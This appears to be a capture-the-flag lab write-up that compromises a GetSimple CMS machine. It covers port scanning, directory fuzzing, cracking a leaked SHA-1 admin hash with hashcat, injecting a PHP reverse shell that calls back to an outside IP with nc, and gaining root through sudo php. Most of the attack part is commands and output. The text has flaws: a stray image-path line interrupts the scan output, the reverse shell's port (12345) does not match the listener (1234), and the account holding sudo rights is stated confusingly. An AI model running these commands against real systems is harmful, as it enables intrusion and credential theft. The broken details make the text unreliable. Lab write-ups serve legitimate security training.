Getting Started - Knowledge Check

1 - Reconnaissance

We begin with a fast Nmap scan to identify open ports:

```
nmap 10.129.129.108 -p- --open -sS -Pn --min-rate 5000 -T5
```

Result: ports 22 and 80 are open

2 - Enumeration

Now we run a service/version detection scan, targeting only the open ports we found on the previous scan:

```
nmap 10.129.129.108 -p 22,80 -sS -Pn -sCV
```

**Result:


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-title: Welcome to GetSimple! - gettingstarted
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We tried to find exploits or shellcodes using `searchsploit OpenSSH 8.2p1` and `searchsploit Apache httpd 2.4.41` but there wasn't any. Our next step will be directory enumeration.

With the command `ffuf -w /path/to/wordlist/directory-list-2.3-medium.txt:FUZZ -u http://10.129.129.108/FUZZ` we found some interesting directories that it's worth taking a look.

Result:
/data -> Accessing this directory we will end up on a folder structure, but this one is not empty as /server-status, we have potential information here. Researching a bit we access `10.129.129.108/data/users/admin.xml` and we find some credentials.
/admin -> This subdirectory opens up an admin panel, and we can use the credentials

found in the previous directory.
/plugins -> This holds the .php plugins, we will be taking this into account for the privilege escalation if it's needed.
/theme -> This have the themes for the website, not useful for us.
/backups -> Accessing this directory we will end up on a folder structure, but all of them are empty.
/server-status -> Trying to access this will throw a 403 Forbidden.



User: `admin`
Email: `admin@gettingstarted.com`
Password: `d033e22ae348aeb5660fc2140aec35850c4da997`

Now that we have the following credentials, we can access the admin tab using them. Sadly, the password is not stored as plain text, so we have to dehash it.

Using `hash-identifier` and checking it, we found that it's encoded with SHA-1, so we will use `hashcat -m 100 -a 0 d033e22ae348aeb5660fc2140aec35850c4da997 /path/to/wordlist/rockyou.txt`, where -m (mode) 100 stands for SHA-1 and -a (attack mode) stands for straight mode. When it ends, we found out that the dehashed password is admin.

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

d033e22ae348aeb5660fc2140aec35850c4da997:admin
```

3 - Exploitation

Now that we are on the admin panel, we can navigate to Themes tab, and edit them. The template is **.php** so we can use this PHP reverse shell `system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.15.76 12345 >/tmp/f");` and with `nc -lnvp 1234` we can connect to it.

We will upgrade the reverse shell to a fully interactive shell using Python. First we will run `which python python2 python3` to know the version that the server is running. After it, we see that the server is running python3, so we execute this command:

`python3 -c 'import pty;pty.spawn("/bin/bash")';`

Now we will send temporarily our shell to the background with `CTRL+Z` and we will run:

```
stty raw -echo;stty size;fg
```

That way we will be able to send control characters through the reverse shell without killing it. Also, we will know the size of our terminal in rows and columns. For example, mine is 46 rows and 207 columns.

After that, we will run `fg` to return to the reverse shell, and we will run this:

```
export SHELL=kitty
stty rows 46 columns 207
export TERM=xterm-256color
```

Now, we have a fully interactive tty that won't get killed if we run `CTRL+C` , and will be as functional as our local one.

4 - Flag Capture (user)

As we're on the machine, navigating to `/home/mrb3n` will show us user.txt

```
www-data@gettingstarted:/home/mrb3n$ ls
user.txt
www-data@gettingstarted:/home/mrb3n$ cat user.txt
```

5 - Privilege Escalation

Running `sudo -l` we can see that user mrb3n has permissions on /usr/bin/php, so we go to gtfobins.github.io and find a exploit to escalate privileges to root. We found the next one:

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

As we can see, we're now root user.

```
www-data@gettingstarted:/home/mrb3n$ CMD="/bin/sh"
www-data@gettingstarted:/home/mrb3n$ sudo php -r "system('$CMD');"
whoami
root
```

6 - Flag Capture (root)

After escalating privileges to root, all we have to do is running `cd /root` and we will find the root.txt flag there.

```
root.txt
snap
cat root.txt
```

7 - Summary

Initial Access:
Obtained valid credentials by discovering a SHA-1 hashed password in an exposed `admin.xml` file within the `/data/users` directory. The password was cracked using `hashcat`.

Execution:
Gained Remote Code Execution (RCE) by injecting a PHP reverse shell into an editable theme file via the admin panel.

Privilege Escalation:
Elevated privileges to root using `sudo` permissions on `/usr/bin/php`, as it was allowed for the `mrb3n` user.